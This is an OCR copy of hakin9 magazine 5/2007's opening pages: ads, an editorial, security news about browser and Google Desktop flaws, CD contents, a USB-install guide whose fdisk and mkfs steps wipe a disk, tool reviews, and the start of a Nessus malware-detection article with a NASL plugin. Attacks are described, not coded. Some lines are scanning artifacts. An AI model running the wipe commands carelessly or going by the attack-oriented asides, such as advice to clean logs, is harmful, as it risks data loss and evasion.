Free CD inside 7 useful applications • Interview with Phil Zimmermann

hakin9

practical protection

hakin9 No. 5/2007 (12)

HARD CORE IT SECURITY MAGAZINE

Issue 5/2007 (12) Vol. 2 No. 5 14.99USD 14.99AUD
Bi-monthly ISSN 1733-7186

XML Fuzzing Frenzy • ICMP Blind Attack Revealed • Digital Bank Robbery • Security VoIP Testing

On-line Fraud Danger

Bypass Virtual Keyboard Protection Technologies

$170 WORTH APPS on hakin9.live CD Don't miss it!

hakin9.live On the Go! h9.l on USB Pen Drive

ON THE CD

Must-have applications on the CD!

- **Advanced Textual Confirmation** by bbAntispam
- **File Anti-Copy V3.1** by HiHi Soft
- **F-Secure Internet Security 2007**
- **Office Backup** by Novosoft
- **Outpost Firewall Pro 3.0** by Agnitum
- **Safe'n'Sec Personal 2.5**
- **VIP Privacy** by VipDefense

+

- Blind Your Enemy with ICMP
- Don't Do Business with an Attacker – Test your VoIP Security
- Secure Linux with an Attitude – Discover SELinux
- 7 Wonders of Malwares – Detect Malware with Nessus
- XML Fuzzing Frenzy

ASTALAVISTA.NET - Advanced Security Member Portal v2.0 - Mozilla Firefox
Datei
Bearbeiten
Ansicht
Gehe
Lesezeichen
Extras
Hilfe
http://www.astalavista.net/
Go

Astalavista.Net

the hacking & security community

Over 17 000 members can't be wrong

Feature-List:

- the biggest Security Directory with nearly 9000 cate gorised, described and rated files
- moderated forum
- proxy archive
- hacker contests
- wargames server
- dayli updated exploit and vulnerability archive
- 24 mailing lists archive
- rainbowtable service
- usefull onlinetools
- secure u2u messenger
- and much much more

As a member ...

>> you'll save time:

Astalavista.net provides you with all of the most important, up-to-the-minute information: software vulnerabilities, white papers, articles, etc.

>> you'll be up-to-date:

Being up-to-date is the name of the game in our industry. With us, you'll always find the most current security news, live discussions, red-hot news and the latest proxy lists so you can surf anonymously.

>> you'll get knowledge instead of advertising:

This is our claim: We'll make a security expert out of you with sound knowledge and challenging practical applications. Annoying ads and bothersome pop-ups are not our thing.

Small fee – big benefits:

Become a member now!

www.astalavista.net

Our Favorite Word is "Practical"

Solutions only work when we know how to use them. We are trying to make *hakin9* as the perfect source of information and guidelines that you will need in order to ensure a reliable, secure IT infrastructure and to know how to apply it on a day-to-day basis. The best way to do it is to become aware of what tools and methods that the enemies use in this case the enemies being the attackers. Attackers are not constrained to any limitations as they may be external intelligence agencies supported by a country, or a bunch of script kiddies. That is why we try our best to publish practical articles, mostly on attack techniques. You have no idea how hard it is to find competent people who have experience and time to write such specific articles for us. Those who cooperate with us are probably one of the best IT security experts ever! If you ever wish to join this group, email *hakin9 team* right away.

The holiday is now over, maybe it will be easier to focus and work more efficiently instead of dreaming of a sandy beach and blue sea. Researches show that we work almost twice slower than usually when it is hot.

In case you get caught sleeping at your desk I thought I'd list several useful (as everything in *hakin9*) ripostes that may save your career:

Why did you interrupt me? I had almost figured out a solution to our recent network security problem.

I wasn't sleeping! I was meditating on the mission statement and envisioning a new paradigm!

I was testing the keyboard for drool resistance

I wasn't sleeping, I was trying to pick up contact lens without hands.

Perhaps our employers are happy about the end of the summer after all, aren't they? Talking about the employers, tell them that it is worth to subscribe *hakin9* for the company – Most of them get free advertising space when they join our Exclusive&Pro Club.

This *hakin9* edition contains six practical articles: *Malware Detection with Nessus, Defeating On-Screen Protection, Fuzzing XML, ICMP-Based Blind Connection Reset Attack Against TCP* and *VoIP Security Testing* and *Solutions*. I am sure that each of you, dear readers, will find something for yourself. Also our CD contents are really interesting this time. There are four full versions and three extended trials of IT security-related applications with total value of 170 USD. If you are reading this, it means you have just covered, what is considered as a big deal of your life – bought a magazine for 14.99 and got software worth almost 12 times as much and articles worth a million. Congratulations! I hope you will not miss your next chance and look for *hakin9* 6/2007 in stores in November.

Magdalena Błaszczyk
magdalena.blaszczyk@hakin9.org

Tools

Basics

Attack

hakin9 **Hard Core IT Security Magazine**

Editor in Chief: Ewa Dudzic *ewa.dudzic@software.com.pl*
Executive Editor: Magdalena Błaszczyk *magdalena.blaszczyk@hakin9.org*
Editorial Advisory Board: Matt Jonkman, Shyaam Sundhar, Clement Dupuis, Jay Ranade, Terron Williams, Steve Lape
Assistants: Monika Drygulska *monika.drygulska@hakin9.org,* Piotr Musiał *piotr.musial@software.com.pl*
DTP Director: Artur Wieczorek *artur.wieczorek@software.com.pl*
Prepress technician: Marcin Pieśniewski *marcin.piesniewski@software.com.pl*
Art Director: Agnieszka Marchocka *agnieszka.marchocka@software.com.pl*
CD: Rafał Kwaśny
Proofreaders: Jonathan Edwards, Steve Lape, Neil „Pyro" Smith
Top betatesters: Ashutosh Agarwal, Joshua Morin, Arjuna Scagnetto, Michele Orru, Clint Garrison, Shon Robinson, Nadim Taha, Brandon Dixon, Paul Blackstone, Dwight Middlebrook, Rodrigo Rubira Branco, Justin Seitz, Donald Iverson, Matthew Sabin.

President: Monika Nowicka *monika.nowicka@software.com.pl*
Senior Consultant/Publisher: Paweł Marciniak *pawel@software.com.pl*
Production Director: Marta Kurpiewska *marta.kurpiewska@software.com.pl*
Marketing Director: Ewa Dudzic *ewa.dudzic@software.com.pl*
Subscription: *subscription@software.com.pl*

Publisher: Software Media LLC
(on Software Publishing House licence *www.software.com.pl/en*)
1461 A First Avenue, # 360
New York, NY 10021-2209, USA
Tel: 001917 338 3631
www.hakin9.org/en

Software LLC is looking for partners from all over the World. If you are interested in cooperating with us,
please contact us by e-mail: *cooperation@software.com.pl*

Print: 101 Studio, Firma Tęgi
Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134
Tel: 239-949-4450.

Distributed in Australia by: Europress Distributors Pty Ltd, 3/123 McEvoy St Alexandria NSW Australia 2015, Ph: +61 2 9698 4922, Fax: +61 2 96987675

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.

To create graphs and diagrams we used smartdraw.com program by SmartDraw company.

CDs included to the magazine were tested with AntiVirenKit by G DATA Software Sp. z o.o

The editors use automatic DTP system AUPOS

ATTENTION!
Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.

hakin9 is also available in: Spain, Argentina, Portugal, France, Morocco, Belgium, Luxembourg, Canada, Germany, Austria, Switzerland, Poland, Czech, Slovakia

The hakin9 magazine is published in 7 language versions:

EN PL ES CZ

IT FR DE

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

10 Years ASTALAVISTA.com

The name of the site came from the unforgettable line in the Terminator 2 movie – *Hasta Lavista baby*. Since then, the site became the underground's most respected and well maintained portal for anything you ever wanted to know about security.The enormous database, the constant updates, the unique nature of the content published, the new services and features, all offered for free, turned Astalavista.com into what it is today – a cult! ASTALAVISTA.com is visited by home and enterprise users, universities, government and military institutions on a daily basis. They are currently attracting more than 100,000 unique visitors per day, making the site an extremely popular security portal.

hakin9 team wishes Astalavista crew all the best for the anniversary. Keep up the good work.

HackersCenter and GEHA to Organize Hacking Schools in India

Hackers Center security portal and Global ethical hacking association have founded The Hacking School, Ethical Hacking course, a series of 7-days seminars to spread the hacking knowledge among IT companies' employes and university students. The project started in July, in Mumbay (India) with three speakers from Hackers Center: Armando Romeo aka Zinho, founder of Hackers Center, and security researchers – Yash Kadakia and Jordan Sherer. Course has undergone the main topics about hacking like web application penetration testing, network security attacks and prevention, best practices and live hacking sessions.

Global Ethical Hackers Association, with his president Vineet Kumar, was the main organizer of the event.

Due to the great success of the first course, promoters are going to finalize many new hacking courses dates in India as well as in the US.

hakin9 Is Looking For Authors

hakin9, the world-wide IT security magazine is looking for articles authors.
If you are interested – e-mail us at *en@hakin9.org*

Zalewski Gitting Again

Security researcher Michael Zalewski, famous for his work on internet browsers security, has struck again. To be fair enough he revealed two vulnerabilities in Internet Explorer and two in Mozilla Firefox. The vulnerabilities should let an attacker run arbitrary javascript code into web browser content, capable to steal online banking information and any kind of sensible data stored int cookies – read passwords and session cookies.

The only *critical* rated vulnerability is in IE and lies into the *page update race condition*.

This specific vulnerability can be exploited when users, leaving trusted website holding sendible information into cookies, navigate to another untrusted and malicious website. This second website is still able to execute code with the same exact privileges of the trusted website thus compromising the entire security model of the browser. Reading cookies containing session (still open) or login data is just a joke at that point.

Many tricks can be used to force the user to navigate to a well-known trusted website holding interesting information to a hacker.

Ajax or similar techniques can be used to automate the process and make things worse.

Michal Zalewski's website offers a very interesting – demonstration of the vulnerability.

To be affected are versions 6 and 7 of Internet Explorer.

Google to Face More and More Security Issues

Despite the great image that the Search engine giant enjoys, with the breakthrough into desktop applications strictly linked to online services, Google has to face more and more security flaws to which it was not used to.

A 0day hitting Google desktop has been released to demonstrate the capability of remote code execution on the machine using Google desktop applications.

The exploit requires the attacker to be quite confident with hacking techniques because it employs the man in the middle attack technique to intercept and modify the victim is search query to execute any kind of executable available on the victim's machine provided that it has been indexed by Google indexing engine. The author of the 0day brought the example of a scenario in which the man (in the middle) is in a wireless hot spot being sniffing and detecting the Google destop traffic in the wireless network thus being able to exploit the flaw. In this case ethereal or any other simliar network sniffer would be the only tool needed for a successful attack.

German Laws Now Forbid Hacking Tools

The so called hacking tools have become illegal in Germany. You do not need to violate a network access to go in jail. You just have to code a port scanner and you will spend up to 10 years in a cold dark place, far from your PC presumably.

The decision has been taken to completely avoid the usage of tools like wireless sniffers that are the primary tools used for the first steps of a network attack.

The problem that arises here is that these kind of tools are used by network administrators as well as hackers and the difference between a legitimate network stress-test tool and a Denial Of Service tool has not been included in the text of the law.

Forbidding this software is about as helpful as forbidding the sale and production of hammers because sometimes they also cause damage, Chaos Computer Club spokesman Andy Miller-Maguhn told to Ars technica. Moral of the story: clean up your computer logs while scanning your own computer for vulnerabilities.

The Sad Story of the Hacker MooreR

MooreR is a well known name in the hacking industry. He has programmed some of the best Windows based security tools in the past decade. All of the 90's hackers have used at least one of his applications.

He risked being imprisoned for writing software that would eventually allow his boss to gain millions of dollars in reselling VOIP minutes in a matter of weeks. Edwin Pena (who has fled the country) had offered Robert a large amount of money in exchange for powerful security software. The various software was designed to guess prefixes and exploit Cisco's, Quintum's and various other VOIP boxes.

At the time, Moore strongly needed money in order to pay medical bills for his mother's cancer and his fathers Lupus, a serious condition. Not to mention his various diseases like Narcolepsy, Cataplexy and recent diagnoses of a pseudo-tumor. He agreed to use his abilities to fullest to get the income needed.

In the end, his family's health problems and knowledge were abused and now he is the only one being tried in court, while the real culprit is somewhere in the world free and happy. *www.freerobert.com*

How Much Is a Vuln Worth?

In dollars I mean. When Charles Miller found a remotely exploitable flaw in a common component of the Linux operating system he didn't even think it was worth so much. He was offered $10,000 from the US Government.

When he was asked to name a price for the vulnerability disclosure and he guessed $80,000 he was probably expecting a big *ROFL* from his interlocutor. He received a positive response few hours after and he felt he could ask ten times more. Although slling vulnerabilities go beyond any hacking research ethic, it seems that it is a more and more spread practice since money is the only thing capable to change even the most convinced minds.


Other than the ethical issues that may or may not arise, the valuation of a vulnerability is probably the most interesting part of such practice. The vendor of the affected system will likely buy the vulnerability to keep it private and patch it over time or not patching it at all. A ROI that with for vulnerability affecting OS's or web browsers can be of hundreds thousand dollars and more.

ISPs Privacy Policies

No one reads websites security policies. They're cryptic as an egyptian hieroglyphs. But everyone should read their own ISP privacy policies since everything we do on the net, all of the traffic from and to our machine goes through their data centers and records.

An interesting research conducted by Wired.com was aimed at understanding the behaviour of the largest US ISPs when dealing with personal data, ip, logs and contacts.

The research demonstrated the availability to respond to the quick 10-question survey only by 4 out of the 8 enquired. The result is that AOL, AT&T, Cox and Qwest responded to the questions with a mix of timeliness and transparency and only Cox gave exact numbers on ip logs retention: 6 months. It must be also admitted that law imposes the minmium retention time. Another interesting information an ISP may store is the list of web urls a user visits. Almost all the ISPs responded they don't store such information. The other just didn't reply. Scary enough. Now you know your privacy is in that ugly web page you never read before you click signup. ●



CD Contents

For the second time, *hakin9* magazine comes with *hakin9.live* based on *BackTrack2* CD, full of useful applications and plugins. *BackTrack2* is the most top rated Linux live distribution focused on penetration testing. Apart from exciting updates and improvements our *BackTrack 2 hakin9.live* contains number of commercial applications. To start using *BackTrack 2 hakin9.live* simply boot your computer from the CD. To just use the commercial applications, you do not need to reboot the PC – you will find the Applications folder simply exploring the CD. To configure the network simply run console and type `ifconfig eth0 [your IP address]`, then type `ip r a default via [your gateway address]`, and next type `echo "nameserver [your DNS server address]"> /etc/resolv.conf`. Enjoy surfing.

hakin9.live on USB pen drive

Here we present a simple guide on how to install *hakin9.live* on USB pen drive or USB connected disk.

Inventory

A pen drive or other USB attached storage – currently only the 512 block sized pen drives are easily bootable. If you have one with 2048 blocks you may try booting with grub instead of syslinux but it can be more complicated.

Syslinux – you can get the latest version here: *http://syslinux.zytor.com/*. In most cases just `apt-get/smart/yum` install syslinux. Free time – it will take you about 15 minutes .

Start with partitioning your pen drive

```
# fdisk /dev/sda
```

WARNING: If you have *scsi* or *sata* disks, be sure to check where your USB disk is attached, `/dev/sda` can be your system drive! Delete all existing partitions (press [*d*] [*enter*], then 1- 4 for partition number). To show the current state of partition table type [*p*]. Next, make new *fat32* partition – about 800MB, press [*n*], then [*enter*] to start from the beginning of the device. Finally, set the size or press [*enter*] to use the whole device. Partition type must be changed to *fat32* – type [*t*] and answer [*b*] to the question that pops. We also need to make this partition bootable – type [*a*] and enter partition number [*1*]. Type [*w*] to write changes.

Files

First, make a filesystem on the new partition:

```
# mkfs.vfat /dev/sda1.
```

Then, mount it somewhere:

```
# mount /dev/sda1 /mnt/usb
```

Copy h9.live files there: `# cp -a /mnt/cdrom/* /mnt/usb/`. Now, some file structure enhance must be done:

```
# cd /mnt/usb/
# cp boot/vmlinuz
# cp boot/initrd.gz
```

syslinux.cfg file should be placed in */mnt/usb/*. Type

```
# umount /dev/usb/
# syslinux /dev/sda1, (if it does not work try):
# syslinux-nomtools /dev/sda1
```

Rebooting

Adjust your bios configuration to boot from USB-HDD. And that is it. You have just created a fully functional system on a pendrive. Currently, only booting from 512 sector sizes pen drives is supported. If you get an error like this:syslinux: only 512-byte sectors are supported your pen drive possibly has 2048 sector size and is not so easily bootable.

Commercial applications

You will find the following applications on hakin9.live on BackTrack2 CD. Employ them to improve your hacking and securing actions:

Advanced Textual Confirmation by bbAntispam – stops forum spam, wiki spam, guestbook spam, comment spam and other web spam (full version). Retail price: $29.95. *http://bbantispam.com/atc/*

File Anti-Copy V3.1 by HiHi Soft – prevents your files from being opened, copied or deleted without your permission (full version). Retail price: $29.95. *http://www.hihisoft.com/*

F-Secure Internet Security 2007 – provides a complete and easy-to-use protection against all Internet threats, whether they are known or previously unidentified. *http://www.f-secure.com/*


Office Backup by Novosoft – a usable and reliable backup software designed for backupping and restoring your documents and important files (90 days trial). Retail price for 3 months: $19. *http://www.office-backup.com/*

Outpost Firewall Pro 3.0 by Agnitum – provides superior all-in-one protection against spyware, hackers and ID theft (full version). Retail price: $39.95. *http://www.agnitum.com/*

Safe'n'Sec Personal 2.5 – antispyware, antivirus, anti-cracker – complete intrusion prevention solution (90 days trial). Retail price for 3 months: $10 *http://www.safensoft.com/*

VIP Privacy by VipDefense – protects against potential threat by giving the malefactors nothing to steal and lets you search and safely clean up all information stored inside your system and installed applications (full version). Retail price: $39.90 *http://www.vipdefense.com/* ●

If you have experienced any problems with this CD, write to: *cd@software.com.pl*



If the CD contents can’t be accessed and the disc isn’t physically damaged, try to run it in at least two CD drives.

VIP Files Protector

System: Windows
License: Commercial/Free Trial
Application: File and Folder Security
Homepage: *http://www.vipdefense.com*

VIP Files Protector is a tool for encrypting, decrypting, shredding, hiding and showing files and folders.

Quick start. A user has files on a computer that they do not want anyone else to see or to even have access. Or maybe a user does not want anyone to know that the files even exist. And what does a user do with these files when they want to securely delete them? That's where VIP Files Protector steps in.

VIP Files Protector is a quick installation with the executable only 2.46 MB in size. And once installed VIP Files Protector has an easy to use friendly interface. After an initial prompt to enter a user created password for the Main Password that will be used with VIP Files Protector (make sure to remember this password) the program is ready to roll.

From the Main Window the user has the option to Encrypt Files, Decrypt Files, Shred, Hide and Open Files.

Encrypting files is easy and a user can select from one of 18 encryption algorithms some of which are used by DOD and the CIA. The encryption process is easy through the user interface and can be done at the file level or the folder level. The encrypted files will have an *.enc* file extension. After selecting the files that will be encrypted the user is asked for a password and the user has the option to Mask Password and the option to Delete Source files after encryption. After making the appropriate selections a press of the encrypt button and VIP Files Protector goes to work. Once the encryption process is complete VIP Files Protector will tell the user how many files were encrypted.

To decrypt files the user selects the files to be decrypted and the user is asked for the password and has the same options as the encryption process of Mask Password and Delete Source files after decryption. Select the Decrypt button and once again VIP Files Protector goes to work, once complete the program will display the total number of files decrypted.

Shredding files is fast and easy as well, with the user able to select from 11 different shredding algorithms. Once the user selects the file to shred and the appropriate shredding algorithm simply click on the Shred button and the file(s) or folder(s) are safely removed.

Hiding files is also a simple task in VIP Files Protector. Simply select Hide from the menu and enter the Main Password that was created by the user, select the files or folders that need to be hidden from Explorer and click on the Hide button as soon as VIP Files Protector is finished it will show the number of files that were hidden.


To show hidden files simply select Show from the main menu, enter the Main Password that was created by the user, select the file or folder that is to be shown and select the Show button. Again VIP Files Protector will show the number of files that were successfully removed from hiding allowing everyone with access to see the files and/or folders.

Other useful features. To use any of the features of VIP Files Protector the user does not have to go through the Main Menu, the user has the option to right click on the file or folder and select whether to encrypt, hide or shred the selected item. If the item has already been encrypted the user will also have the option to decrypt the file or folder.

VIP Files Protector will work with thumb drives, external hard drives and will wor k across network shares.

Disadvantages. The demo version only allows the software to be used 50 times, if the user does not keep up with the number of times this software is used in the demo phase they may find that they have encrypted or hidden files and have no more free uses available to them. Support is available to the registered users but is only email support.

by Steve Lape



What would you like to do?

Encrypt
Encrypt files and change their extensions to .enc

Decrypt
Decrypt previously encrypted files

Shred
Securely delete files

Hide
Hide files, folders or drives from Explorer

Show
Show hidden files, folders or drives

Select desired action from the list above

Figure 1. *VIP Files Protector – action selection*


Remote Assessment Aanval 3

System: Unix/Linux
License: Commercial
Application: Aanval 3
Homepage: *http://www.aanval.com*

One of the challenges in modern security is what do you do with the data from your IDS probes and system logs. Aanval (pronounced anvil) is an event consolidation and correlation for syslog and the popular Snort IDS. It provides powerful consolidation, visualisation and reporting for security events from multiple sources.

Quick Start. Installation is quick and straightforward with a web-based wizard firstly checking the required dependencies (PHP, Perl and MySQL) are installed and then prompting for the MySQL server to use. A few short steps later and you're greeted with the Aanval dashboard. Provide Aanval with the details of your Snort MySQL database store and Aanval provides an easy to use and flexible interface to your alerts. The syslog module can be configured to listen for UDP messages, effectively acting as a syslog server, or to read events from a log file. The sensor management tools (SMT) feature allows you to monitor, start, stop and deploy new signatures to Snort servers.

There is a wealth of reporting features including several preconfigured high-level reports showing information like the most frequent security events and offending IP addresses. Ad-hoc reports can be quickly created by querying the built-in search engine and clicking on the generate report button. Reports can be viewed in the browser as HTML or as PDF documents and scheduled to be delivered by email. Aanval correlates alerts into groups of related events together making it easy to tactically spot trends and ongoing attacks.



Use this form to submit the below selected Status Information to Aanval.

Sending this information when requested can help Aanval quickly identify potential problems. Sending this information voluntarily at any time and as often as you like can help Aanval identify problem patterns and bugs before they arise.

Insert comments, suggestions or helpful additional information here.

```
[Processors]
pAs=Active
pAlrd=0
pArc=797484
pBs=Active
pBlrd=0
pBrc=1227350
pCs=Active
pClrd=3
pCrc=801321
pCci=103111 of 103111 | ~0 remaining

[Miscellaneous]
av=Aanval 1.54 "Maven" - (Build: 10307)
phpv=4.2.2
adt=idsMain
act=04/14/2005 02:34:14
rid=
foot=1113460454.02.02 page stamp
ut= 02:34:15  up 216 days, 13:01,  0 users,  load average: 0.20, 0.17, 0.18
```

Reply-To Email Address: administration@remoteassessment.com

Transmitted securely via SSL (HTTPS)
Transmitted information remains strictly confidential

Figure 1. *Aanval – Status Information form*

Aanval does a good job of visualising security events, a graph at the top of the console showing the number of events being received per second and the live monitoring option gives a top-level view of incoming alerts in real time. Clicking on an event drills down to provide detailed information and useful links including details of the snort signature and whois information on the IP addresses involved.


Extra features:

- Cisco, Sonicwall, Microsoft, Linux and more
- Native Snort and Syslog support
- Web-based – Access from anywhere
- Centralized Alerts and Reports
- Fully Automated

Advantages. This is a powerful tool with plenty of useful features. Sensor management tools allows full control over your deployed Snort sensors making Aanval a complete Snort command and control console. Secured with industry standard user/password authentication, Aanval provides a multi-level user access system to provide administrators with control over what a user can see and change within the console.

Disadvantages. Snort is the only supported IDS platform supported so if you are using another IDS product then Aanval might not be for you.

by Jim Halfpenny



Threshold:
Threshold Time:
Action: Do Nothing
One Time Action: □
Add to group: Select Group
Options (action)
Email Address:
Email Subject: Aanval Action Alert (SIG_NAME)
Email Body: Aanval Action Alert!

Source: SOURCE_IP:SOURCE_PORT
Destination: DESTINATION_IP:DESTINATION_PORT
Semaphore:
Command:

Figure 2. *Aanval*

Basics

Malware Detection with Nessus Vulnerability Assessment Tool. Part 3

David Maciejak

Difficulty

●○○

In this last part of a three-part series we will end on local operating system checks using cases examples, will present what kind of remote checks can be done and then conclude with limitations and expectations for the future.

Some malware presence can also be detected by identifying a strange memory resident program's name or used resources (press [*CTRL*]+[*ALT*]+[*DEL*] on Windows systems). If you know you are right you can kill the process immediatly however, you need to completly clean your system. Without this step the unwanted process will by reloaded automatically. Please note that if the malware hides itself from the system you will not be able to see it in task manager.

A realtime process list can be obtained through SNMP or external command execution, thus a check against the name can be done with a script.

The use case: we want to check with SNMP if there is a process named *ravmond.exe* in memory, identifying a Lovgate variant virus, see Listing 1.

Suspicious Networking Share

Some unwanted programs set shares without user knowledge, with it they can transfer files using Windows authentication and protocol.

The use case: we want to detect LOGS share on our Windows domain company, we know that this share is created automatically by an application forbidden by our internal security policy.

For this, we will use, as an example, a script written by Tenable Network Security.

It is very simple and can be used as template for future uses (see Listing 2).

Please note, that there are two important scripts in the Nessus repository which list and try to access network shares, with them you do not have to know what to search for.

-SMB shares enumeration (id 10395): try to connect to the remote host using a NULL or guest session.

What you will learn...

- How to detect clue about the infection on mainly Microsoft Windows platform and how to write custom Nessus plugins using NASL.

What you should know...

- How to use Nessus, some basics knowledge of NASL and/or scripting skills.
- Microsoft Windows system and Linux.

Table 1. *Copyrighted material detection script*

Plugin ID	Plugin Name
11777	SMB share hosting copyrighted material
11778	Web Server hosting copyrighted material
11779	FTP server hosting copyrighted material

-SMB shares access (id 10396): try to connect to the remote host using the given credential.

Large Number of Users Connected

Too many users connected to a share or a service can also be suspicious, perhaps the server is being attacked or used as storage server for forbidden copyrighted data. Thus by knowning the current number of connected users and to how many max users has been set, we can know if the server is exhausted or not simply by doing a `nb _ current _ user/ nb _ max _ user`.

A current user list can be obtained through SNMP or external command execution (like ftpwho on Linux), thus a check against the number of users and a chosen max number of users can be done with a script.

Suspicious Service Activity, Open Port

Service detection is done through *ACT_SCANNER* plugins, these specific scripts do various port scanning. On top of them, there are also specific plugins to identify applications often categorized in *ACT_GATHER_INFO*.

Listing 1. *Snmp check to detect lovgate variant*

```
if(description)
{
 ...
 script_dependencies("snmp_settings.nasl");
 script_require_keys("SNMP/community");
 exit(0);
}

#load SNMP functions
include ("snmp_func.inc");

#get read community from option set in kb
community = get_kb_item("SNMP/community");
if(!community)exit(0);
#get SNMP port from kb or set it to default UDP/161
port = get_kb_item("SNMP/port");
if(!port)port = 161;

#open UDP connection
soc = open_sock_udp(port);
if (!soc) exit (0);
#request hwSWRunName OID corresponding to running process names
process = scan_snmp_string (socket:soc, community:community, oid:"1.3.6.1.2.
                      1.25.4.2.1.2");

#process is not null if we have results
#egrep is used to find a pattern in string with insensitive case search
if(strlen(process) && (egrep (pattern:"ravmond.exe", string:process, icase:
                      1)))
{
 report="Your computer must be infected by a Lovgate variant.";
 security_note(port:port, data:report, protocol:"udp");
}

insert inset 4 Windows Management Instrumentation support
```

The plugin in Listing 3 (Nessus id 10092) checks various known FTP banners to identify remote FTP service and set information in knowledge base.

External Using In/ Egress Network Sniffing

Suspicious file or directory. The use case: we know of hypothetical malware in the wild name VERYBAD infecting companies web servers and putting a file named bad.exe at the root path of the web service, we do not know, for now, the attack vector. We need to know if MIZAKO web servers are affected. The plugin in Listing 4 tries to query the specified file on the remote web server.

It is also possible to detect suspicious file extensions that may infringe some copyright and then must be forbidden on a system.

There are three scripts available in Nessus repository, one to detect suspicious file extension on SMB share, FTP and HTTP (see Table 1).

As you can see, there is no script available for local checking, it is due to the fact that a plugin like that will take too long to be executed.

Suspicious Service Activity, Open Port

